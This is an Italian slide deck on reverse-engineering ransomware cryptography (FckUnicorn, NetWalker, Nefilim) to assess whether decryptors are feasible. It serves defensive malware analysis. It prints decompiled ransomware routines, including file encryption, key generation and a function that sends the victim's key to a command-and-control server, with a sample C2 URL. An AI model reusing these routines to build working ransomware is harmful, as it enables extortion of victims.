

Studiare la crittografia dei ransomware

Identificare primitive e schemi crittografici

03/12/2020

Perchè i ransomware?

Cambio di prospettiva per il crittografo. Anzichè disegnare cifrari e schemi sicuri, si pone l'attenzione sulle **insicurezze** delle **implementazioni crittografiche**. Si devono decifrare i dati **senza la chiave** ma avendo a **disposizione il codice** del ransomware.

Poco studiati dagli analisti di sicurezza. La crittografia dei ransomware è **poco attenzionata** nelle analisi. Essere in grado di studiarla è un **vanto** per l'analista che vuole seriamente **proteggere** i propri utenti e porta prestigio e **visibilità** al suo lavoro.

Perchè identificare la crittografia dei ransomware?

Principalmente per verificare la fattibilità di un decryptor. Un decryptor decifra i dati senza ottenere, dietro pagamento, la chiave segreta dai criminali. Vogliamo determinare se è **possibile** farlo sfruttando **vulnerabilità** dello schema crittografico.

Secondariamente per la classificazione dei ransomware. Utile alla Cyber Threat Intelligence e per stilare eventuali azioni di risposta ad un'infezione.

Ma...

Analisi malware + Crittografia = Difficile

Alcuni consigli per il reverse engineering delle primitive crittografiche

Cercate le **costanti**. Molte primitive crittografiche fanno uso di costanti specifiche. Cercatele su Google, anche in **basi diverse** e con **endianness diverso**.

```
sha256_init proc near
```

```
arg_0= dword ptr 4
```

```
mov     eax, [esp+arg_0]
mov     dword ptr [eax+40h], 0
mov     dword ptr [eax+48h], 0
mov     dword ptr [eax+4Ch], 0
mov     dword ptr [eax+50h], 6A09E667h
mov     dword ptr [eax+54h], 0BB67AE85h
mov     dword ptr [eax+58h], 3C6EF372h
mov     dword ptr [eax+5Ch], 0A54FF53Ah
mov     dword ptr [eax+60h], 510E527Fh
mov     dword ptr [eax+64h], 9B05688Ch
mov     dword ptr [eax+68h], 1F83D9ABh
mov     dword ptr [eax+6Ch], 5BE0CD19h
retn
sha256_init endp
```



```
void sha256_init(SHA256_CTX *ctx)
```

```
{
    ctx->datalen = 0;
    ctx->bitlen = 0;
    ctx->state[0] = 0x6a09e667;
    ctx->state[1] = 0xbb67ae85;
    ctx->state[2] = 0x3c6ef372;
    ctx->state[3] = 0xa54ff53a;
    ctx->state[4] = 0x510e527f;
    ctx->state[5] = 0x9b05688c;
    ctx->state[6] = 0x1f83d9ab;
    ctx->state[7] = 0x5be0cd19;
}
```

Alcuni consigli per il reverse engineering delle primitive crittografiche

Cercate codice specifico. Cicli, salti o calcoli che sono specifici, ovvero rari nel codice comune.

RC4

```
push    ebp
push    100h
call    halloc
mov     ebp, eax
add     esp, 4
mov     [esp+14h+var_4], ebx
test    ebp, ebp
jz      loc_100099B7

loc_100099B7:
push    edi
mov     edi, ebx
xor     ecx, ecx
mov     ebx, [esp+18h+arg_0]
sub     edi, ebx

loc_100099C1:
mov     eax, ecx
lea     esi, [ecx+ebp]
xor     edx, edx
mov     [edi+esi], cl
div     [esp+18h+arg_4]
inc     ecx
mov     al, [edx+ebx]
mov     [esi], al
cmp     ecx, 100h
jnl     short loc_100099E1
```

RSA

```
push    ebp
mov     ebp, esp
sub     esp, 44h
push    esi
push    edi
mov     esi, eax
mov     edi, [esi]
add     edi, 7
shr     edi, 3
cmp     edi, 40h
jnb     short loc_10001CF2

loc_10001CF2:
push    [ebp+arg_8]
lea     eax, [ebp+arg_8]
push    eax
lea     eax, [ebp+var_44]
push    eax
call    sub_100096DE
test    eax, eax
jnz     short loc_10001D6F

cnp     [ebp+arg_8], edi
jnz     short loc_10001CEB
```

```
35 modulusLen = (publicKey->bits + 7) / 8;
36 if (inputLen + 11 > modulusLen)
37     return (RE_LEN);
38
39 pkcsBlock[0] = 0;
40 /* block type 2 */
41 pkcsBlock[1] = 2;
42
43 for (i = 2; i < modulusLen - inputLen - 1; i++)
44     /* Find nonzero random CW_UINT8. */
45     do {
46         R GenerateBytes (&CW_UINT8, 1, random);
47     } while (CW_UINT8 == 0);
48     pkcsBlock[i] = CW_UINT8;
49
50 }
51 /* separator */
```

Alcuni consigli per il reverse engineering delle primitive crittografiche

Attenzione alle operazioni logico-aritmetiche. Spesso sono diverse da quelle presenti negli algoritmi ufficiali (esempio: RSA) perché sono ottimizzate (macro e micro ottimizzazioni). Difficili da interpretare.

Serve pazienza e tenacia. La differenza tra un bravo analista ed uno meno bravo è che quello bravo non si arrende.

FckUnicorn

Uno dei ransomware più semplici. Emblematico: gli sforzi fatti per rendere la crittografia di facile utilizzo agli sviluppatori rendono più anche più facile creare ransomware.

```
public void startAction()
{
    this.MoveVirus();
    string password = this.CreatePassword(15);
    this.Directory_Settings_Sending(password);
    this.messageCreator();
    string path = this.userDir + this.userName + "\\ransom.jpg";
    bool flag;
    do
    {
        flag = Form1.CheckForInternetConnection();
        if (flag)
        {
            this.SetWallpaperFromWeb(this.backgroundImageUrl, path);
            this.SendPassword(password);
        }
    }
    while (!flag);
}
```

Crea la chiave segreta

Cifra i file

Invia la chiave segreta al C2

FckUnicorn

La chiave è una stringa causale di 15 caratteri scelti tra: minuscole, maiuscole, numeri ed i simboli *, !, =, ?, (e).

68¹⁵ combinazioni da cui $H \approx 90$.

Alfabeto della chiave

```
// Token: 0x06000007 RID: 7 RVA: 0x000021F0 File Offset: 0x000003F0
public string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()"[random.Next(
            "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()".Length)]);
    }
    return stringBuilder.ToString();
}
```

```
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA256.Create().ComputeHash(array);
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
}
```

Viene fatto uno SHA256 della chiave

Cifra i file

FckUnicorn

Viene calcolato lo SHA256 della chiave. Questo è usato come password in PBKDF2 per ottenere una chiave simmetrica di 256 bit ed un IV di 128 bit da usare con AES256.

```
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA256.Create().ComputeHash(array);
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
}
```

SHA256 della chiave

Salt PBKDF2

AES256

IV e chiave AES

Modo AES

```
encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
        }
    }
}
```

Schema crittografico usato:

```
sk  $\leftarrow_R$  [0, 290)  
c = encrypt(sk, m)  
  
encrypt(sk, text):  
    sk_stretch = PBKDF2(pwd = SHA256(sk),  
                        salt = {1..8},  
                        count = 1000,  
                        prf = SHA1)  
    return AES256(key = sk_stretch0..31,  
                  iv = sk_stretch32..47,  
                  mode = CBC,  
                  plaintext = text)
```

FckUnicorn

La chiave segreta è inviata al C2 in chiaro, come parametro URL di una richiesta GET.

```
public void SendPassword(string password)
{
    try
    {
        string str = string.Concat(new string[]
        {
            "?computer_name=",
            this.computerName,
            "&userName=",
            this.userName,
            "&password=",
            password,
            "&allow=ransom"
        });
        string address = this.targetURL + str;
        new WebClient().DownloadString(address);
    }
    catch (Exception)
    {
    }
}
```

Chiave segreta in chiaro

http://116.203.210.127/write.php?computer_name=pc&userName=user&password=yege67auejr7e...78yhs&allow=ransom


FckUnicorn

Vulnerabilità

La sorgente di entropia è crittograficamente sicura? **No**, usa Random¹ che è un Subtractive generator che usa un valore a **32 bit** come seed.

```
public Random() : this(Environment.TickCount)
{
}

/// <summary>Initializes a new instance of the Random class.
/// </summary>
/// <returns>A new instance of the Random class.
```



int Environment.TickCount {
Gets the number of milliseconds since the system started.
Returns: A 32-bit signed integer

Seed

Sk è crackabile.

Se assumiamo che la vittima usi il computer al massimo 9 ore al giorno, i possibili valori del seed si riducono a circa 32 milioni ($H \approx 25$).

¹<https://docs.microsoft.com/en-us/dotnet/api/system.random?view=net-5.0#remarks>

Vulnerabilità

Lo SHA256 di sk introduce vulnerabilità? **No**, lo spazio del suo output è maggiore di quello di sk. Alcuni ransomware generano chiavi di 50 byte ma poi vi applicano SHA1 o SHA256.

PBKDF2 rallenta molto il brute force? **Sì**, circa 2000 derivazioni al secondo (i7-8565U) per core. Nella migliore delle ipotesi ($H \approx 25$) bastano 1h e 10min su un quad core. Nella peggiore ($H \approx 32$) servono più di 6 giorni sullo stesso hardware.


AES256 è usato correttamente? **Sì**, il modo CBC non è il massimo ma è molto meglio di ECB (considerando anche il fatto che tutto il file è cifrato).

La chiave è recuperabile da un apparato di rete? **Sì**, facilmente poiché viene usata una richiesta GET. Ma piccole imprese, piccole PA e privati non hanno questi apparati.

NetWalker

Un ransomware più elaborato. Ultimo stadio di attacchi più sofisticati, usa primitive meno “convenzionali”. Scritto in C, piuttosto semplice da analizzare ma ha funzionalità elaborate.

```
DllEntryPoint proc near
hinstDLL= dword ptr 4
fdwReason= dword ptr 8
lpReserved= dword ptr 0Ch
call getAPIS
test eax, eax
jz short loc_1000A732
```



Recupera la chiave pubblica

Crea altre coppie di chiavi

Cifra i file

Analisi dettagliata:

<https://cert-agid.gov.it/news/netwalker-il-ransomware-che-ha-beffato-lintera-community/>

NetWalker

La configurazione contiene un valore denominato **mpk**. La configurazione è cifrata con RC4, essendo simmetrico la chiave è contenuta nel ransomware stesso.

```
push    edi
mov     edi, ebx
xor     ecx, ecx
mov     ebx, [esp+18h+arg_0]
sub     edi, ebp
```

$i = 0$
key

```
loc_100098E1:
mov     eax, ecx
lea     esi, [ecx+ebp]
xor     edx, edx
mov     [edi+esi], cl
div     [esp+18h+arg_4]
inc     ecx
mov     al, [edx+ebx]
mov     [esi], al
cmp     ecx, 100h
jle     short loc_100098E1
```

$S[i] = i$
 $i \% \text{keylen}$

$i++$
 $\text{key}[i \% \text{keylen}]$
 $K[i] = \text{key}[i \% \text{keylen}]$
256 iterazioni

Ricorda KSA di RC4

Possiamo decifrare la configurazione

```
{
  "mpk": "MfPiGc7E0HCyHMHGB05GafqzEAvw8xhjuAB7MlNf53I=",
  ...
}
```

mpk = Main Public Key?

Codifica base64 di un blob di 256 bit che si rileverà essere una chiave pubblica X25519.

NetWalker

Identificare le primitive. Viene generato un buffer casuale di 32 byte (256 bit), poi passato ad una funzione insieme a un buffer di uscita ed un buffer di 32 byte con valore {9, 0, ..., 0}.

Che funzione è?

```
sub    esp, 200h
push   20h
push   [esp+204h+secretKey]
lea    eax, [esp+208h+copyOfRandom]
push   eax
call   memcpy_
mov    al, [esp+20Ch+var_1E1]
push   [esp+20Ch+basePoint]
and    [esp+210h+copyOfRandom], 0F8h ; Clamping
and    al, 3Fh
or     al, 40h
```

Ultimo byte del buffer casuale

Primo byte del buffer casuale

mysecret[0] &= 248; 63
mysecret[31] &= 127;
mysecret[31] |= 64;

Campling + Basepoint = X25519

curve25519(mypublic, mysecret, basepoint);

<https://cr.yp.to/ecdh.html>

Nota: verificare se l'ipotesi è corretta calcolando l'output dall'input.

NetWalker

Identificare le primitive. Successivamente il ransomware alloca un buffer di 112 byte e lo passa a tre funzioni. La prima delle quali è qui sotto.

Che funzioni sono?

```
mov     eax, [esp+arg_0]
mov     dword ptr [eax+40h], 0
mov     dword ptr [eax+48h], 0
mov     dword ptr [eax+4Ch], 0
mov     dword ptr [eax+50h], 6A09E667h
mov     dword ptr [eax+54h], 0BB67AE85h
mov     dword ptr [eax+58h], 3C6EF372h
mov     dword ptr [eax+5Ch], 0A54FF53Ah
mov     dword ptr [eax+60h], 510E527Fh
mov     dword ptr [eax+64h], 9B05688Ch
mov     dword ptr [eax+68h], 1F83D9ABh
mov     dword ptr [eax+6Ch], 5BE0CD19h
retn
```

Stato iniziale SHA256



3 funzioni + SHA256

=

SHA256_init, SHA256_update, SHA256_finalize

Nota: verificare se l'ipotesi è corretta calcolando l'output dall'input.


NetWalker

Identificare le primitive. La funzione da indentificare successiva viene chiamata con un segreto di 256 bit, uno buffer di 64 byte e la lunghezza 256.

Che funzione è?

```
push    ebx
mov     ebx, [esp+4+arg_0]
push    esi
mov     esi, [esp+8+arg_4]
push    edi
mov     edi, offset aExpand16ByteK ; "expand 16-byte k"
movzx   ecx, byte ptr [esi+3]
lea     edx, [esi+10h]
shl     ecx, 8
```

Salsa o ChaCha



Ci aspettiamo tre funzioni: una per impostare la chiave, una per impostare l'IV ed una per cifrare.

Come riconoscerle?

NetWalker

Identificare le primitive. Salsa o ChaCha?

Il codice (branchless) è piuttosto arzigogolato. **Più facile vedere come è popolato lo stato.**

```
0056C050 65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B expand 32-byte k
0056C060 D8 36 AE BF 5B 3F 6B BD 0B A0 99 3A 0A 83 AC A5 06 [?k%. :...~¥
0056C070 F5 F9 77 60 A6 2F 45 B2 39 19 47 B9 FE E4 64 4A òùw ' /E*9.G'pād]
```



"expa"	Key	Key	Key
Key	"nd 3"	Nonce	Nonce
Pos.	Pos.	"2-by"	Key
Key	Key	Key	"te k"

Salsa20



"expa"	"nd 3"	"2-by"	"te k"
Key	Key	Key	Key
Key	Key	Key	Key
Pos.	Pos.	Nonce	Nonce


ChaCha

Osservando quale funzione popola la parte blu dello stato e quale quella verde si può distinguere la funzione che imposta la chiave da quella che imposta l'IV.

NetWalker

Identificare le primitive. Ultima primitiva da identificare. Usa `SHA256_init` e fa XOR di ogni byte dell'input con `0x36`.

Si tratta di una parte dell'algoritmo di HMAC.



$$\text{HMAC}_K(M) = H\left((K' \oplus \text{opad}) \parallel H\left((K' \oplus \text{ipad}) \parallel M'\right)\right)$$

La SHA256 non è finalizzato, vi verrà aggiunto il messaggio da autenticare.

NetWalker

Lo schema crittografico. Basta reverse engineering, abbiamo tutte le primitive; è il momento della **visione di insieme**.

Generazione delle chiavi segrete. Genera 32 byte casuali con `RtlRandomEx` a partire dall'ora di sistema.

```
make_sk():  
    rnd = RtlRandomEx if OS ≥ WinXP else RtlRandom  
    seed = GetSystemTimeAsFileTime()  
    return [rnd(seed) for _ in range(32)]
```

SHA256 modificato. Il primo byte dello SHA256 è incrementato di un'unità (con wrap-around).

```
SHA256p1(m) :  
    hash = SHA256(m)  
    hash[0] += 1  
    return hash
```

NetWalker

Lo schema crittografico. Si basa su X25519 per generare un segreto in comune con gli autori del ransomware, da usare come chiave ed IV ChaCha.

```
computeShared_Hash_Pk(pk_in):
```

```
    sk[32] <- make_sk()
```

```
    pk = X25519(sk, B9)
```

```
    shared = X25519(sk, pk_in)
```

```
    h = SHA256p1(shared)
```

```
    return pk, h, shared
```

Data una chiave pubblica pk_{in} , genera una nuova coppia di chiavi (sk , pk) e ottiene un segreto comune $shared$ a partire da sk e pk_{in} .

Gli attaccanti per riottenere $shared$ devono conoscere pk (e sk_{in}).

Viene anche calcolato lo SHA256 modificato di $shared$.

Ripasso

$$sk_A \leftarrow_R [0, 2^{256}]$$
$$pk_A = X25519(sk_A, B_9)$$

$$sk_B \leftarrow_R [0, 2^{256}]$$
$$pk_B = X25519(sk_B, B_9)$$

$$shared = X25519(sk_A, pk_B)$$

$$shared = X25519(sk_B, pk_A)$$

NetWalker

Lo schema crittografico. Si basa su X25519 per generare un segreto in comune con gli autori del ransomware, da usare come chiave ed IV ChaCha.

```
HMAC_and_encrypt(key, iv, data, len):  
    c = chacha8(key = key, iv = iv[0..8], data, len)  
    hmac = hmac_sha256(key = key, data, len)  
    return hmac, c
```

Dati una chiave *key* ed un IV *iv*, i dati sono **cifrati con ChaCha** e **autenticati con HMAC-SHA256**.

La chiave segreta. La prima coppia di chiavi (*secret1*, *pk1*) generata è quella fondamentale. *secret1* è la chiave segreta necessaria per decifrare i file.

```
secret1 <- make_sk()  
pk1 = X25519(secret1, B9)
```

Ogni file è cifrato con un segreto unico. Per ogni file una nuova coppia di chiavi (sk_F , pk_F) è generata ed un segreto comuned $shared_F$ è generato da (sk_F , $pk1$). Gli attaccanti possono riottenere $shared_F$ da (*secret1*, pk_F).

```
pk_F, h_shared_F, shared_F = computeShared_Hash_Pk(pk1)  
hmac_F, c_F = hmac_and_encrypt(key = shared_F, iv = h_shared_F, data = m, len = len(m))
```

NetWalker

Come viene inviato *secret1* agli attaccanti? In realtà non viene **mai inviato**, ma viene **protetto e salvato su un file** da fornire a questi. E' salvato anche in ogni file cifrato, necessario per offrire il servizio di *Proof of concept* (primi n file decifrati gratis).

Per proteggere *secret1*, questo è cifrato con ChaCha. La chiave e l'IV usati per cifrare *secret1* sono generati a partire da **mpk** con *computeShared_Hash_Pk*.

```
pk2, h_shared1, shared1 = computeShared_Hash_Pk(mpk)
hmac_sec1, e_sec1 = hmac_and_encrypt(shared1, h_shared1, secret1, 0x20)
```

Ripasso:
computeShared_Hash_Pk genera (tra l'altro)
una coppia di chiavi
(*sk*, *pk*) ed un segreto
 $shared = X25519(sk, mpk)$.

Per ottenere *shared1* gli attaccanti devono conoscere *pk2* e ***msk***. Ottenuto *shared1* possono decifrare *secret1*, necessario per decifrare i file. Con ***msk*** indichiamo la chiave segreta relativa a **mpk**.

secret1 (cifrato) ed il suo HMAC sono salvati nella richiesta di riscatto. Il contenuto del file andrà fornito ai criminali per ottenere un decryptor. In realtà anche altri dati sono salvati nella richiesta e il tutto è cifrato ancora una volta in modo del tutto analogo a quanto appena visto.

NetWalker

Vulnerabilità. ChaCha e X25519 sono sicuri (D.J.B.), inoltre ChaCha è uno stream cipher e quindi non sorgono vulnerabilità legate al modo o al padding.

Anche X25519 è molto semplice da usare e non richiede particolari accorgimenti nella generazione della chiave segreta.

Riepilogo

■ Chiave segreta ■ Cifratura chiave segreta ■ Cifratura file

```
secret1 = make_sk()
pk1 = X25519(secret1, B9)
```

```
sk2 = make_sk()
pk2 = X25519(sk2, B9)
shared1 = X25519(sk2, mpk)
e_sec1 = chacha8(shared1, SHA256p1(shared1))
```

```
sk_F = make_sk()
pk_F = X25519(sk_F, B9)
shared_F = X25519(sk_F, pk1)
e_F = chacha8(shared_F, SHA256p1(shared_F))
```

Che dati utili abbiamo?

Solo le chiavi pubbliche ($pk1$, $pk2$ e pk_F) e i dati cifrati (e_{sec1} ed e_F). Non c'è essenzialmente niente su cui lavorare!

Ma `make_sk` usa una fonte di entropia sicura?

Usa l'ora corrente come seed per `RtlRandom[Ex]`. Questa è ottenuta con `GetSystemTimeAsFileTime`: un valore a 64 bit!


Il ransomware crea il file di richiesta subito dopo aver generato le chiavi, l'ora al momento della generazione di `secret1` non può essere molto diversa da quella del file della richiesta di riscatto.

Risoluzione dell'ora su Windows: 100ns \rightarrow 10'000'000 di valori diversi in un secondo $\rightarrow H \approx 23 + \log_2(\Delta s)$

NetWalker

Vulnerabilità. Ma `RtlRandom[Ex]` è una funzione particolare. Richiede un seed, ma dipende da uno stato più grande (512 byte).

Non è immediato riottenere la stessa sequenza di numeri casuali ripresentandogli lo stesso seed.



Stesso seed, sequenze diverse

```
mov     edi, [ebp+seed]
mov     eax, [edi]      ; eax = seed low
mov     esi, states_i
mov     ecx, 7FFFFFFDh
mul     ecx              ; edx:eax = seed low * K1
push    0
and     esi, 7Fh         ; i = states_i & 0x7F
add     eax, 7FFFFFFC3h  ; edx:eax = seed low * k1 + k2
push    7FFFFFFFh
adc     edx, 0
push    edx
push    eax
call    _aullrem          ; edx:eax = (seed low * k1 + k2) % k3
mov     [edi], eax        ; seed low = (seed low * k1 + k2) % k3
lea     ecx, states[esi*4] ; ecx = states + (states_i & 0x7F)
xchg    eax, [ecx]        ; swap(states[states_i & 0x7F], (seed low * k1 + k2) % k3)
mov     ecx, eax
mov     edx, offset states_i
lock xadd [edx], ecx      ; states_i += previous states[i & 0x7F]
pop     edi
pop     esi
pop     ebp
retn    4
```

Secondo un test di CACERT del 2008, `RtlRandomEx` non è pseudo-casuale (non sorprende) ma non è chiaro quanto dello stato sia necessario indovinare, inoltre questa è chiamata anche da altri componenti di Windows.

Non pensiamo sia possibile usarla per riottenere *secret1*.

Nefilim

Noto anche come Nephilim. Come NetWalker anche questo ransomware è usato come ultimo stadio di attacchi più sofisticati. Scritto in C, usa i provider crittografici di Windows, il che lo rende molto semplice da analizzare.

Quasi nessuna primitiva da identificare. L'utilizzo dei provider crittografici (le API *CryptoXXX*) evita di dover identificare le primitive usate poiché gli algoritmi sono scelti tramite costanti numeriche documentate.

Caso da manuale. Cifra i file con AES128-CTR. Chiave ed IV generati casualmente per file, cifrati con una chiave pubblica RSA a 2048 bit e salvati nei file stessi.

Nessun traffico di rete. Le vittime devono contattare i criminali per e-mail e concordare il pagamento di un riscatto per ottenere il decrypto.

Analisi dettagliata:

<https://cert-agid.gov.it/news/il-ransomware-nefilim/>

Nefilim

Per ogni file viene generata una chiave ed un IV AES128. Le due sequenze casuali di 16 byte sono poi cifrate, separatamente, con la chiave pubblica RSA.

```
call    GenerateRandom16Bytes
push    [ebp+buffer2]
call    GenerateRandom16Bytes ; Buffer 1 and 2 are filled with random bytes
pop     ecx
pop     ecx
push    100h                ; dwBytes
push    edi                 ; dwFlags
call    esi ; GetProcessHeap
push    eax                 ; hHeap
call    ebx ; HeapAlloc
push    100h                ; dwBytes
push    edi                 ; dwFlags
mov     [ebp+buffer100], eax
call    esi ; GetProcessHeap
push    eax                 ; hHeap
call    ebx ; HeapAlloc
push    [ebp+buffer100]
mov     edx, [ebp+strNEPHILIN_len_buffer1]
mov     [ebp+buffer100b], eax
call    encrypt16BytesWithRSA ; edx = buffer with 16 byte random
push    [ebp+buffer100b]
mov     edx, [ebp+buffer2]
call    encrypt16BytesWithRSA ; Buffer100 and buffer100b contains 256 bytes 2048 bits
                                ; that are the RSA encryption of the two random 16 byte
                                ; sequences
```

